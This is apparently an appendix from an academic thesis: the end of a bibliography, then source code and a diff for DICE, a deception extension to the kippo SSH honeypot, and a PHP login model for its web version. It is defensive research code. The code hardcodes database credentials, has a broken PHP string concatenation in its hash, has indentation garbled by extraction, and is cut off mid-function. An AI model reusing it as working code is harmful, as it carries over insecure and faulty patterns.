S. Wu. Sleepy network-layer authentication service for IPSEC. In *Computer Security ESORICS 96*, pages 146–159. Springer, 1996.

A. Yaar, A. Perrig, and D. Song. FIT: Fast Internet traceback. In *INFOCOM 2005. 24th Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings IEEE*, volume 2, pages 1395–1406. IEEE, 2005. ISBN 0780389689.

G. Yao, J. Bi, and Z. Zhou. Passive IP traceback: capturing the origin of anonymous traffic through network telescopes. In *Proceedings of the ACM SIGCOMM 2010 conference on SIGCOMM*, pages 413–414. ACM, 2010.

K. Yoda and H. Etoh. Finding a connection chain for tracing intruders. *Computer Security-ESORICS 2000*, pages 191–205, 2000.

S. Yu, W. Zhou, R. Doss, and W. Jia. Traceback of DDoS attacks using entropy variations. *IEEE Transactions on Parallel and Distributed Systems*, pages –, 2010. ISSN 1045-9219.

O. Yuschuk. Ollydbg, 2007. URL `http://www.ollydbg.de/`.

W.Z.A. Zakaria, M.L.M. Kiah, H. Siew, A. Pooi, U. Bashir, M. Abbas, M.N.H. Awang, J.M. Ali, R. Zainal, and N.M.M. Ali. A review of dynamic and intelligent Honeypots. *ScienceAsia*, 39(2): 1 – 5, 2013.

L. Zhang and Y. Guan. TOPO: A topology-aware single packet attack traceback scheme. In *Securecomm and Workshops, 2006*, pages 1–10. IEEE, 2007.

Y. Zhang and V. Paxson. Detecting stepping stones. In *Proceedings of the 9th USENIX Security Symposium*, volume 171, pages 184–. Citeseer, 2000a.

Y. Zhang and V. Paxson. Detecting stepping stones. In *USENIX Security Symposium*, volume 171, pages 184–, 2000b.

P.R. Zimmermann. *The official PGP user's guide.* MIT press, 1995.

A. Zingerle. The art of trickery: Methods to establish first contact in internet scams. In *xCoAx Conference, Porto, Portugal*, pages –, 2014.

Appendices

Appendix A

Deception inside credential engine

A.1 Source code diff of DICE

Appendix A.1 is a diff comparison of kippo version 0.8 and the DICE source code.

```
diff -r /opt/kippo-0.8/kippo.cfg /opt/dice-kippo-0.1.7/kippo.cfg
126a127,170
> #auth_engine = password
> auth_engine = honeytoken
>
> [dice-kippo]
> # Authentication Mechanism (default is password)
> #    password = traditional username and password, usual ssh functionality
> #    (if the credential are correct, user is logged in, if not then denied)
> #
> #    honeytoken = the user is granted access after X auth attempts. X falls
> #    randomly between the user's lower/upper bounds. The complex value can
> #    override this; i.e. if the X auth attempt is a simple combination, e.g.
> #    root:123456, then the process restarts and X is recalculated.
>
> # How many sides does the dice have? the lower the number the less
> # tries an adversary will need to succeed e.g. 1/6 probability.
> honeytoken_dice_sides = 6
>
> # Default is 0 for all policies
> username_policy = 0
> password_policy = 1
> unique_policy = 1
> crack_policy = 1
> change_password_policy = 1
> force_change_password_policy = 0
> deny_root_policy = 1
>
> # USERNAME & PASSWORD POLICY LOGIC
> # Only applies if username_policy=1 and password_policy=1
>
> # Valid Token Set
> valid_chars    ='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
> valid_numbers = '0123456789'
> valid_spchars = ' !"#$%&''()*+,-./:;<=>?@[\]^_`{|}~'
>
> # Password Policy Logic
> min_unique_tokens     = 4
> min_char_tokens       = 4
> min_num_tokens        = 1
> min_special_tokens    = 1
> min_allowed_pwd_len   = 8
Only in /opt/dice-kippo-0.1.7/kippo/core: diceProfile.py
diff -r /opt/kippo-0.8/kippo/core/honeypot.py /opt/dice-kippo-0.1.7/kippo/core/
    honeypot.py
20a21,29
> from kippo.core.simpledb import SimpleDB
> from kippo.core.diceProfile import DiceProfile
> from kippo.core.changepassdb import ChangePassDB
> from random import randint
> import passwordpolicy
> attemptCounter = 0
248a261,267
>         cfg=config()
>         self.auth_engine = cfg.get('honeypot', 'auth_engine')
>         if self.auth_engine == 'honeytoken':
>             self.force_change_password_policy = int(cfg.get('dice-kippo', '
    force_change_password_policy'))
505a525,529
>         global attemptCounter
>         attemptCounter = 0
657a682,697
> def __init__(self):
>     cfg=config()
>     self.auth_engine = cfg.get('honeypot', 'auth_engine')
>
>     if self.auth_engine == 'honeytoken':
>         self.dice_sides = int(cfg.get('dice-kippo', 'honeytoken_dice_sides'))
>         self.username_policy = int(cfg.get('dice-kippo', 'username_policy'))
>         self.password_policy = int(cfg.get('dice-kippo', 'password_policy'))
>         self.unique_policy = int(cfg.get('dice-kippo', 'unique_policy'))
>         self.crack_policy = int(cfg.get('dice-kippo', 'crack_policy'))
>         self.force_change_password_policy = int(cfg.get('dice-kippo', '
    force_change_password_policy'))
>         self.deny_root_policy = int(cfg.get('dice-kippo', 'deny_root_policy'))
684,687c724,839
< def checkUserPass(self, username, password):
<     if UserDB().checklogin(username, password):
<         print 'login attempt [%s/%s] succeeded' % (username, password)
<         return True
---
> def checkUserPass(self, username, password):
>   if self.auth_engine == 'honeytoken':
>      global diceNameID
>      global dicePersonaID
>      global attemptCounter
>      attemptCounter = attemptCounter + 1
>
```

```
>      # e.g. dice number = 6 then user has to hit 6 to login
>      self.roll_value = randint(1, self.dice_sides)
>
>      print "roll_value: [%i], dice_sides: [%i], attempt: [%i]" \
>        % (self.roll_value, self.dice_sides, attemptCounter)
>
>    # suspected returning adversary
>      if attemptCounter == 1 and SimpleDB().checklogin(username, password):
>          print 'login attempt [%i] [%s/%s] succeeded [Suspected returning adversary
    with authtoken]' \
>            % (attemptCounter, username, password)
>
>          existingDiceName = DiceProfile().findExistingProfile(username, password)
>          diceNameID = DiceProfile().findExistingProfileID(username, password)
>          newPersona = DiceProfile().generateNewPersona(username, password)
>          dicePersonaID = 0
>
>          print 'checking assigned dice credentials for: [%s] [%s] [%s/%s]' \
>            % (existingDiceName, newPersona, username, password)
>          return True
>
>      elif attemptCounter == 1 and ChangePassDB().checklogin(username, password):
>          DiceProfile().existingprofile()
>          print 'login attempt [%i] [%s/%s] succeeded [Suspected returning adversary
    with authtoken and chained password]' \
>            % (attemptCounter, username, password)
>
>           existingDiceName = DiceProfile().findExistingProfile(username, password)
>           diceNameID = DiceProfile().findExistingProfileID(username, password)
>           dicePersonaID = 0
>
>           print 'returned user: [%s]' % DiceProfile().findExistingProfile(username,
    password)
>           return True
>
>          # adversary rolled a winner
>           if self.roll_value == self.dice_sides:
>               policy = self.username_policy + self.password_policy + \
>                   self.unique_policy + self.crack_policy + self.deny_root_policy
>
>          # Does the config contain any policy that must be matched?
>           if policy > 0:
>
>               if self.deny_root_policy == 1:
>                 # Is the username root?
>                   if username == "root":
>                       print 'login attempt [%i] [%s/%s] failed [Root account blocked by
     policy]' \
>                         % (attemptCounter, username, password)
>                       return False
>
>               if self.username_policy == 1:
>                 # Does the username exist?
>                   if SimpleDB().checkUsername(username):
```

```
>                   print 'login attempt [%s/%s] failed [Username already exists]' \
>                       % (attemptCounter, username, password)
>                   return False
>
>             if self.password_policy == 1:
>                # Does the password meet the operator-defined policy?
>                passwordPolicyResult = passwordpolicy.check_passwd(password)
>                if passwordPolicyResult:
>                   print 'login attempt [%i] [%s/%s] failed [' % (attemptCounter,
    username, password) + \
>                      ', '.join(passwordPolicyResult) + ']'
>                   return False
>
>             if self.unique_policy == 1:
>                # Does the username:password combination exist?
>                if SimpleDB().checklogin(username, password):
>                   print 'login attempt [%i] [%s/%s] failed [Credentials already
    exist]' \
>                      % (attemptCounter, username, password)
>                   return False
>
>             if self.crack_policy == 1:
>                # Can the password be cracked easily?
>                crackPolicyResult = passwordpolicy.crack_passwd(password)
>                if crackPolicyResult:
>                   print 'login attempt [%i] [%s/%s] failed [Cracked: ' % (
    attemptCounter, username, password) + \
>                      ','.join(crackPolicyResult) + ']'
>                 return False
>
>             ### Success
>             # If it doesn't exist, then allow access and add it
>             print 'login attempt [%i] [%s/%s] succeeded [Dice and Policy
    authentication passed]' \
>                % (attemptCounter, username, password)
>
>             # create a profile name, persona and hash the credentials
>             newProfileName = DiceProfile().generateNewProfile()
>             newPersona = DiceProfile().generateNewPersona(username, password)
>             newHash = DiceProfile().generateNewHash(username, password)
>
>             print 'assigning dice credentials for: [%s] [%s] [%s/%s]' \
>                % (newProfileName, newPersona, username, password)
>
>             SimpleDB().adduser(username, 0, password)
>             return True
>
>         ### Success
>         else:
>            print 'login attempt [%i] [%s/%s] succeeded [Dice authentication passed
    - Rolled %i/%i]' \
>               % (attemptCounter, username, password, self.roll_value, self.
    dice_sides)
>            print 'name and hash assigned: [%s] [%s]' % (DiceProfile().
    generateNewProfile(),
>                 DiceProfile().generateNewHash(username, password))
>             return True
>       ### Fail
>       else:
>          print 'login attempt [%i] [%s/%s] failed [Dice authentication failed -
    Rolled %i/%i]' \
>             % (attemptCounter, username, password, self.roll_value, self.dice_sides)
>       return False
689,690c841,849
<       print 'login attempt [%s/%s] failed' % (username, password)
<       return False
---
>       if UserDB().checklogin(username, password):
>          print 'login attempt [%i] [%s/%s] succeeded [Kippo authentication passed]'
    \
>             % (attemptCounter, username, password)
>          return True
>       else:
>          print 'login attempt [%i] [%s/%s] failed [Kippo authentication failed]' \
>             % (attemptCounter, username, password)
>          return False
691a851
Only in /opt/dice-kippo-0.1.7/kippo/core: passwordpolicy.py
Only in /opt/dice-kippo-0.1.7/kippo/core: simpledb.py
diff -r /opt/kippo-0.8/kippo/dblog/mysql.py /opt/dice-kippo-0.1.7/kippo/dblog/mysql.
    py
5a6
> import hashlib
55a57,74
> def _simpleInteraction(self, txn, (sql, args)):
>    txn.execute(sql, args)
>    lastRowID = txn.lastrowid
>    return lastRowID
>
> def simpleQueryResult(self, result):
>    if result:
>       print "result is:", result
>    return result
>
> def simpleQueryReturnID(self, sql, args, allargs):
>    """ Just run a deferred sql query, only care about errors """
>    d = self.db.runInteraction(self._simpleInteraction, (sql, args)).addCallback(
    self.simpleQueryResult)
>    return d
93,95c113,122
<         ', `username`, `password`, `timestamp`)' + \
<         ' VALUES (%s, %s, %s, %s, FROM_UNIXTIME(%s))',
<         (session, 0, args['username'], args['password'], self.nowUnix()))
---
>         ', `username`, `password`, `information`, `timestamp`, `counter`)' + \
>         ' VALUES (%s, %s, %s, %s, %s, FROM_UNIXTIME(%s), %s)',
>         (session, 0, args['username'], args['password'], args['failedReasons'], self.
    nowUnix(), args['counter']))
```

```
>
> def handleLoginSucceeded(self, session, args):
>     m = hashlib.sha256()
>     m.update(args['username'])
>     m.update(args['password'])
>     hash = m.hexdigest()
97d123
< def handleLoginSucceeded(self, session, args):
99,101c125,216
<       ', `username`, `password`, `timestamp`)' + \
<       ' VALUES (%s, %s, %s, %s, FROM_UNIXTIME(%s))',
<       (session, 1, args['username'], args['password'], self.nowUnix()))
---
>       ', `username`, `password`, `hash`, `information`, `timestamp`, `counter`)' + \
>       ' VALUES (%s, %s, %s, %s, %s, %s, FROM_UNIXTIME(%s), %s)',
>       (session, 1, args['username'], args['password'], hash, args['passReasons'],
    self.nowUnix(), args['counter']))
>
> @defer.inlineCallbacks
> def handleDicePersona(self, session, args):
>     m = hashlib.sha256()
>     m.update(args['username'])
>     m.update(args['password'])
>     hash = m.hexdigest()
>
>     self.db.runQuery('INSERT INTO `dicename` (`hash`, `name`, `signature`) VALUES (%
    s, %s, %s)',
>         (hash, args['dicename'], 'awaiting data'))
>
>     r = yield self.db.runQuery('SELECT LAST_INSERT_ID()')
>     diceNameID = int(r[0][0])
>     # get the current ip address
>     r = yield self.db.runQuery(
>         'SELECT `ip` FROM `sessions` WHERE `id` = %s', \
>         (session))
>     if r:
>         ip = r[0][0]
>
>     n = hashlib.sha256()
>     n.update(args['username'])
>     n.update(args['password'])
>     n.update(ip)
>     hash = n.hexdigest()
>
>     information = "new adversary, new persona"
>
>     self.db.runQuery('INSERT INTO `dicepersona` (`diceNameID`, `hash`, `handle`, `
    sessions`) VALUES (%s, %s, %s, %s)',
>         (diceNameID, hash, args['dicepersona'], '1'))
>     r = yield self.db.runQuery('SELECT LAST_INSERT_ID()')
>     dicePersonaID = int(r[0][0])
>     self.db.runQuery('INSERT INTO `dicesessionlookup` (`dicePersonaID`, `session`, `
    description`) VALUES (%s, %s, %s)',
>         (dicePersonaID, session, information))
```

```
>
> @defer.inlineCallbacks
> def handleDiceReturnPersona(self, session, args):
>     # get the current diceNameID
>     m = hashlib.sha256()
>     m.update(args['username'])
>     m.update(args['password'])
>     hash = m.hexdigest()
>
>     r = yield self.db.runQuery('SELECT `id` FROM `dicename` WHERE `hash` = %s', (
    hash),)
>     if r:
>         diceNameID = r[0][0]
>
>     # get the current ip address
>     r = yield self.db.runQuery(
>         'SELECT `ip` FROM `sessions` WHERE `id` = %s', (session))
>     if r:
>         ip = r[0][0]
>
>     n = hashlib.sha256()
>     n.update(args['username'])
>     n.update(args['password'])
>     n.update(ip)
>     hash = n.hexdigest()
>
>     r = yield self.db.runQuery(
>         'SELECT `id` FROM `dicepersona` WHERE `hash` = %s', \
>         (hash))
>     if r:
>         print "returning adversary, same persona"
>         information = "returning adversary, same persona"
>         dicePersonaID = int(r[0][0])
>     else:
>         print "returning adversary, new persona"
>         information = "returning adversary, new persona"
>         r = yield self.db.runQuery('INSERT INTO `dicepersona` (`diceNameID`, `hash`,
    `handle`) VALUES (%s, %s, %s)',
>             (diceNameID, hash, args['dicepersona']))
>
>         r = yield self.db.runQuery('SELECT LAST_INSERT_ID()')
>         dicePersonaID = int(r[0][0])
>
>     self.db.runQuery('INSERT INTO `dicesessionlookup` (`dicePersonaID`, `session`, `
    description`) VALUES (%s, %s, %s)',
>         (dicePersonaID, session, information))
>
>     self.db.runQuery('UPDATE `dicepersona` SET `sessions` = `sessions` + 1 WHERE `id
    ` = %s',(dicePersonaID))
```

A.2 Source code of DICE

Appendix A.2 shows source code for two new files that are described in the diff comparison, but not listed explicitly.

file: passwordpolicy.py

```
#Copyright (C) 2004-2007 Dario Lopez-Kästen
#
#This program is free software; you can redistribute it and/or
#modify it under the terms of the GNU General Public License
#as published by the Free Software Foundation; either version 2
#of the License, or (at your option) any later version.
#
#This program is distributed in the hope that it will be useful,
#but WITHOUT ANY WARRANTY; without even the implied warranty of
#MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#GNU General Public License for more details.
#
#You should have received a copy of the GNU General Public License
#along with this program; if not, write to the Free Software
#Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA
"""
This module contains utility functions for
generating and checking passwords.

Default Password Properties Policy:
  - Minimum Password length is 8 tokens
  - At least four unique tokens
  - At least four character tokens
  - At least one number token
  - At least one special character token
"""
import exceptions
import crack
from time import time

class PolicyNotEnforceable (exceptions.Exception):
    pass

from kippo.core.config import config
cfg=config()

# Valid Token Set
vc  = cfg.get('dice-kippo', 'valid_chars')
vn  = cfg.get('dice-kippo', 'valid_numbers')
vsc = cfg.get('dice-kippo', 'valid_spchars')

# Password Policy Logic
min_unique_tokens    = int(cfg.get('dice-kippo', 'min_unique_tokens'))
min_char_tokens      = int(cfg.get('dice-kippo', 'min_char_tokens'))
min_num_tokens       = int(cfg.get('dice-kippo', 'min_num_tokens'))
min_special_tokens   = int(cfg.get('dice-kippo', 'min_special_tokens'))
min_allowed_pwd_len  = int(cfg.get('dice-kippo', 'min_allowed_pwd_len'))
```

```
min_possible_pwd_len = min_char_tokens + min_num_tokens + min_special_tokens
min_unique_tokens_doable = (min_unique_tokens <= min_possible_pwd_len)

# Check at import time if the policy is enforceable
if min_allowed_pwd_len < min_possible_pwd_len:
    raise PolicyNotEnforceable, """
Minimal allowed password length (%s tokens) is too small in comparison
to the minimum possible password lenght (%s tokens).
"""%(str(min_allowed_pwd_len), str(min_possible_pwd_len))

if not min_unique_tokens_doable:
    raise PolicyNotEnforceable, """
Minimal amount of unique tokens (%s tokens) in password is larger than
the policys' minimum possible pwd lenght (%s tokens).
"""%(str(min_unique_tokens), str(min_possible_pwd_len))

def check_passwd(passwd):
    err = []
    pwd_len = len(passwd)
    # check length, if too short abort immediately
    # - no point in doing more checks
    if pwd_len < min_allowed_pwd_len:
        err.append('Password too short')
        return err

    # Check conditions, the na ve way
    utokens = [] # list of unique tokens, at least 4
    ctokens = [] # list of char tokens, at least 4
    ntokens = [] # list of number tokens, at least 1
    stokens = [] # list of special chars, at least 1
    nonval  = [] # list of non-valid tokens

    for c in passwd:
        isval = 0
        if c in vc:
            isval = 1
            ctokens.append(c)
        elif c in vn:
            isval = 1
            ntokens.append(c)
        elif c in vsc:
            isval = 1
            stokens.append(c)
        if not isval:
            nonval.append(c)
        elif c not in utokens:
            utokens.append(c)

    # Check for errors
    if len(nonval):
        err.append('Invalid %s tokens in password'%''.join(nonval))
    if len(utokens) < min_unique_tokens:
        err.append('Not at least %s unique tokens in password'%str(min_unique_tokens)
            )
    if len(ctokens) < min_char_tokens:
        err.append('Not at least %s character tokens in password'%str(min_char_tokens
            ))
    if len(ntokens) < min_num_tokens:
        err.append('Not at least %s number token in password'%str(min_num_tokens))
    if len(stokens) < min_special_tokens:
        err.append('Not at least %s special tokens in password'%str(
            min_special_tokens))
    return err

def crack_passwd(passwd):
    err = []
    # Check with cracklib
    try:
        crack.VeryFascistCheck(passwd)
    except ValueError, reason:
        reason = str(reason[0].capitalize())
        err.append(reason)
    return err
```

file: diceprofile.py

```
from kippo.core.config import config
from kippo.dblog.mysql import DBLogger
import os
import string
import random
import hashlib
import MySQLdb as mdb

class DiceProfile:
    def __init__(self):
        self.simpledb = []
        self.load()

    def load(self):
        '''load the simple db'''

        simpledb_file = '%s/dice_profile_names_db.txt' % \
            (config().get('honeypot', 'data_path'),)

        f = open(simpledb_file, 'r')
        while True:
            line = f.readline()
            if not line:
                break
            line = string.strip(line)
            if not line:
                continue
            (login, uid_str, passwd) = line.split(':', 2)
            uid = 0
            try:
                uid = int(uid_str)
            except ValueError:
                uid = 1001
            self.simpledb.append((login, uid, passwd))
        f.close()

    def sqlSelectNameFromHash(self, hash):
        con = mdb.connect('localhost','diceuser','dicepass','dicekippo')
        cur = con.cursor()
        cur.execute("SELECT name FROM dicename WHERE hash = %s", [hash])
        rows = cur.fetchall()
        if cur.rowcount == 1:
            for row in rows:
                result = row[0]
        else:
            result = "no hash match"
        return result

    def sqlSelectIDFromHash(self, hash):
        con = mdb.connect('localhost','diceuser','dicepass','dicekippo')
        cur = con.cursor()
        cur.execute("SELECT id FROM dicename WHERE hash = %s", [hash])
        rows = cur.fetchall()
        if cur.rowcount == 1:
            for row in rows:
                result = row[0]
        else:
            result = "no hash match"
        return result

    def sqlSelectNameFromName(self, name):
        con = mdb.connect('localhost','diceuser','dicepass','dicekippo')
        cur = con.cursor()
        cur.execute("SELECT name FROM dicename WHERE name = %s", [name])
        rows = cur.fetchall()
        if cur.rowcount == 1:
            result = 1
        else:
            result = 0
        return result

    def sqlSelectPersonaFromHash(self, persona, hash):
        con = mdb.connect('localhost','diceuser','dicepass','dicekippo')
        cur = con.cursor()
        cur.execute("SELECT handle FROM dicepersona INNER JOIN dicename ON dicename.
            id = dicepersona.diceNameID WHERE dicename.hash = %s AND handle = %s", [
            hash, persona])
        rows = cur.fetchall()
        if cur.rowcount == 1:
            result = 1
        else:
            result = 0
        return result

    def findExistingProfile(self, username, password):
        hash = self.generateNewHash(username,password)
        result = self.sqlSelectNameFromHash(hash)
        return result

    def findExistingProfileID(self, username, password):
        hash = self.generateNewHash(username,password)
        result = self.sqlSelectIDFromHash(hash)
        return result

    def generateNewHash(self, username, password):
        m = hashlib.sha256()
        m.update(username)
        m.update(password)
        return m.hexdigest()

    def createNewRandomName(self):
        firstNameMale_file = '%s/male-first-name-list.txt' % \
            (config().get('honeypot', 'data_path'),)
        firstNameFemale_file = '%s/female-first-name-list.txt' % \
            (config().get('honeypot', 'data_path'),)
        lastName_file = '%s/last-name-list.txt' % \
            (config().get('honeypot', 'data_path'),)

        randomInt = random.randint(0, 1)
        if randomInt:
            firstNameFile = firstNameFemale_file
        else:
            firstNameFile = firstNameMale_file

        # assign first name
        randomInt = random.randint(1, 1000)
        f = open(firstNameFile, "r")
        firstName = f.readlines()[randomInt].rstrip()
        f.close()

        # assign last name
        randomInt = random.randint(1, 1000)
        f = open(lastName_file, "r")
        lastName = f.readlines()[randomInt].rstrip()
        f.close()

        return firstName + " " + lastName

    def generateNewProfile(self):
        # Assign a name
        fullName = self.createNewRandomName()

        # Check that name hasn't already been assigned
        while (self.sqlSelectNameFromName(fullName)):
            fullName = self.createNewRandomName()

        return fullName

    def createNewPersona(self):
        personaFile = '%s/colours.txt' % \
            (config().get('honeypot', 'data_path'),)

        # assign a colour
        randomInt = random.randint(1, 39)
        f = open(personaFile, "r")
        persona = f.readlines()[randomInt].rstrip()
        f.close()

        return persona

    def generateNewPersona(self, username, password):
        # Assign a persona
        persona = self.createNewPersona()

        hash = self.generateNewHash(username,password)

        # Check that persona hasn't already been assigned
        while (self.sqlSelectPersonaFromHash(persona, hash)):
            persona = self.createNewPersona()

        return persona

    def save(self):
        '''save the user db'''
        simpledb_file = '%s/assigned_names_db.txt' % \
            (config().get('honeypot', 'data_path'),)
        f = open(simpledb_file, 'w')
        for (login, uid, passwd) in self.simpledb:
            f.write('%s:%d:%s\n' % (login, uid, passwd))
        f.close()

    def checklogin(self, thelogin, thepasswd):
        '''check entered username/password against database'''
        '''note that it allows multiple passwords for a single username'''
        for (login, uid, passwd) in self.simpledb:
            if login == thelogin and passwd == thepasswd:
                return True
        return False

    #dice-kippo check for a username
    def checkUsername(self, thelogin):
        '''check entered username/password against database'''
        '''note that it allows multiple passwords for a single username'''
        for (login, uid, passwd) in self.simpledb:
            if login == thelogin:
                return True
        return False

    def user_exists(self, thelogin):
        for (login, uid, passwd) in self.simpledb:
            if login == thelogin:
                return True
        return False

    def user_password_exists(self, thelogin, thepasswd):
        for (login, uid, passwd) in self.simpledb:
            if login == thelogin and passwd == thepasswd:
                return True
        return False

    def getUID(self, loginname):
        for (login, uid, passwd) in self.simpledb:
            if loginname == login:
                return uid
        return 1001

    def allocUID(self):
        '''allocate the next UID'''
        min_uid = 0
        for (login, uid, passwd) in self.simpledb:
            if uid > min_uid:
                min_uid = uid
        return min_uid + 1

    def adduser(self, login, uid, passwd):
        if self.user_password_exists(login, passwd):
            return
        self.simpledb.append((login, uid, passwd))
        self.save()
```

A.3 Source code of DICE HTTP implementation

Appendix A.3 shows source code for the authentication procedure for the HTTP implementation of DICE.

file: class.DiceLoginModel.php

```
<?php
/**
 * class.DiceLoginModel.php
 *
 * Research proof of concept
 *
 * @author A Nicholson - abn@dmu.ac.uk
 * @copyright De Montfort University
 *
 * @package dicewww
 */

class DiceLoginModel
{
    private $c_obj_database_handle;
    private $c_arr_database_connection_messages;
    private $c_arr_login_result;
    private $c_sanitised_username;
    private $c_sanitised_password;

```

```
// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function __construct()
    {
        $this->c_obj_database_handle = null;
        $this->c_arr_database_connection_messages = array();
        $this->c_arr_login_result = array();
        $this->c_sanitised_username = '';
        $this->c_sanitised_password = '';
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function __destruct(){}

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function set_database_handle($p_obj_database_handle)
    {
        $this->c_obj_database_handle = $p_obj_database_handle;
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function get_login_result()
    {
        return $this->c_arr_login_result;
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function get_database_connection_result()
    {
        $this->c_arr_database_connection_messages = $this->c_obj_database_handle->
            get_connection_messages();
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function set_login_details($p_arr_sanitised_input)
    {
        $m_sanitised_username = '';
        if (isset($p_arr_sanitised_input['sanitised-username']))
        {
            $m_sanitised_username = $p_arr_sanitised_input['sanitised-username'];
        }
        $this->c_sanitised_username = $m_sanitised_username;

        $m_sanitised_password = '';
        if (isset($p_arr_sanitised_input['sanitised-password']))
        {
            $m_sanitised_password = $p_arr_sanitised_input['sanitised-password'];
        }
        $this->c_sanitised_password = $m_sanitised_password;
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function do_check_dice_login_details()
    {
        // if session counter is less than 2 then this could be a returning adversary
```

```php
        if ($_SESSION['dice']['counter'] < 2)
        {
            $this->check_credentials_against_db();
        }
        else
        {
            $this->check_credentials_against_dice();
        }

        // increment session by 1
        $this->increment_dice_session_counter();
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    private function increment_dice_session_counter()
    {
        if (!isset($_SESSION['dice']['counter']))
        {
            $_SESSION['dice']['counter'] = 1;
        }
        else
        {
            $_SESSION['dice']['counter']++;
        }
    }

// ~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*~*
    public function check_credentials_against_dice()
    {
        $m_dice_auth_success_counter = 0;
        $m_dice_success = 0;

        // use the configuration settings
        if (DICE_PROBABILITY)
        {
            $m_dice_probability_result = $this->
                check_credentials_against_dice_probability();

            if ($m_dice_probability_result['success'])
            {
                $m_dice_auth_success_counter++;
            }
        }

        if (DICE_POLICY && $m_dice_probability_result['success'])
        {
            $m_dice_policy_result = $this->check_credentials_against_dice_policy();

            if ($m_dice_policy_result['success'])
            {
                $m_dice_auth_success_counter++;
            }
        }

        if ($m_dice_auth_success_counter == DICE_PROBABILITY + DICE_POLICY)
        {
            // a new successful dice authentication
            $m_dice_success = 1;

            // generate new profile
            $m_dice_name = $this->generate_new_profile_name();
            $this->c_arr_login_result['dice-success'] = 1;
            $this->c_arr_login_result['dice-name'] = $m_dice_name;

            // set a session
            $this->create_login_session();
        }

        // log to database
        $this->insert_auth();
    }

    private function check_credentials_against_dice_probability()
    {
        sleep(1);
        $m_rng = rand(1, DICE_SIDES);

        if ($m_rng == DICE_SIDES)
        {
            $m_dice_probability_result['success'] = 1;
        }
        else
        {
            $m_dice_probability_result['success'] = 0;
        }
        $m_dice_probability_result['rng'] = $m_rng;

        $this->c_arr_login_result['dice-probability']['rng'] = $m_rng;
        $this->c_arr_login_result['dice-probability']['success'] =
            $m_dice_probability_result['success'];

        return $m_dice_probability_result;
    }

    private function check_credentials_against_dice_policy()
    {
        $m_sanitised_password = $this->c_sanitised_password;

        if (strlen($m_sanitised_password) < 8)
        {
            $m_errors[] = "password too short";
        }

        if (!preg_match("#[0-9]+#", $m_sanitised_password))
        {
            $m_errors[] = "password must include at least one number";
        }

        if (!preg_match("#[a-zA-Z]+#", $m_sanitised_password))
        {
            $m_errors[] = "password must include at least one letter";
        }

        if (isset($m_errors))
        {
            $m_dice_policy_result['success'] = 0;
            $m_dice_policy_result['message'] = $m_errors;
        }
        else
        {
            $m_dice_policy_result['success'] = 1;
        }

        $this->c_arr_login_result['dice-policy'] = $m_dice_policy_result;

        return $m_dice_policy_result;
    }

    private function generate_new_profile_name()
    {
        $m_includePath = "../../inc/";
        $m_first_name_male_file = "names/male-first-name-list.txt";
        $m_first_name_female_file = "names/female-first-name-list.txt";
        $m_last_name_file = "names/last-name-list.txt";

        $m_random_int = rand(0, 1);

        if ($m_random_int)
            $m_first_name_file = $m_first_name_female_file;
        else
            $m_first_name_file = $m_first_name_male_file;

        // assign the first name
        $m_random_int = rand(1, 1000);
        $m_f = file($m_includePath . $m_first_name_file);
        $m_first_name = rtrim($m_f[$m_random_int]);

        // assign the last name
        $m_random_int = rand(1, 1000);
        $m_f = file($m_includePath . $m_last_name_file);
        $m_last_name = rtrim($m_f[$m_random_int]);

        return $m_first_name . " " . $m_last_name;
    }

    public function check_credentials_against_db()
    {
        $m_sanitised_username = $this->c_sanitised_username;
        $m_sanitised_password = $this->c_sanitised_password;
        $m_sql_query_string = DiceSqlQuery::query_check_login_details();

        $m_arr_sql_query_parameters = array(':username' => $m_sanitised_username,
            ':password' => $m_sanitised_password);

        $m_query_result = $this->c_obj_database_handle->safe_query(
            $m_sql_query_string, $m_arr_sql_query_parameters);
        $m_login_count = $this->c_obj_database_handle->count_rows();

        // no user:pass matches
        if ($m_login_count == 0)
        {
            $m_sanitised_username = false;
        }
        else
        {
            $m_login_result = $this->c_obj_database_handle->safe_fetch_array();
            $this->c_arr_login_result['sanitised-username'] = $m_sanitised_username;
            $this->c_arr_login_result['login-details'] = $m_login_result;
        }
    }

    public function insert_auth()
    {
        $m_session = session_id();
        $m_counter = $_SESSION['dice']['counter'];
        $m_sanitised_username = $this->c_sanitised_username;
        $m_sanitised_password = $this->c_sanitised_password;
        $m_hash = hash('sha256', DB_SALT + $m_sanitised_username +
            $m_sanitised_password);
        $m_timestamp = date("Y-m-d H:i:s");
        $m_information .= implode(",", $this->c_arr_login_result['dice-policy']['
            message']);

        if ($this->c_arr_login_result['dice-success'])
            $m_success = 1;
        else
            $m_success = 0;

        $m_sql_query_string = DiceSqlQuery::query_insert_new_login_details();

        $m_arr_sql_query_parameters = array(
            ':session' => $m_session,
            ':success' => $m_success,
            ':counter' => $m_counter,
            ':username' => $m_sanitised_username,
            ':password' => $m_sanitised_password,
            ':hash'     => $m_hash,
            ':information' => $m_information,
            ':timestamp' => $m_timestamp);

            $m_query_result = $this->c_obj_database_handle->safe_query(
                $m_sql_query_string, $m_arr_sql_query_parameters);
            $m_login_count = $this->c_obj_database_handle->count_rows();

            // no user:pass matches
            if ($m_login_count == 0)
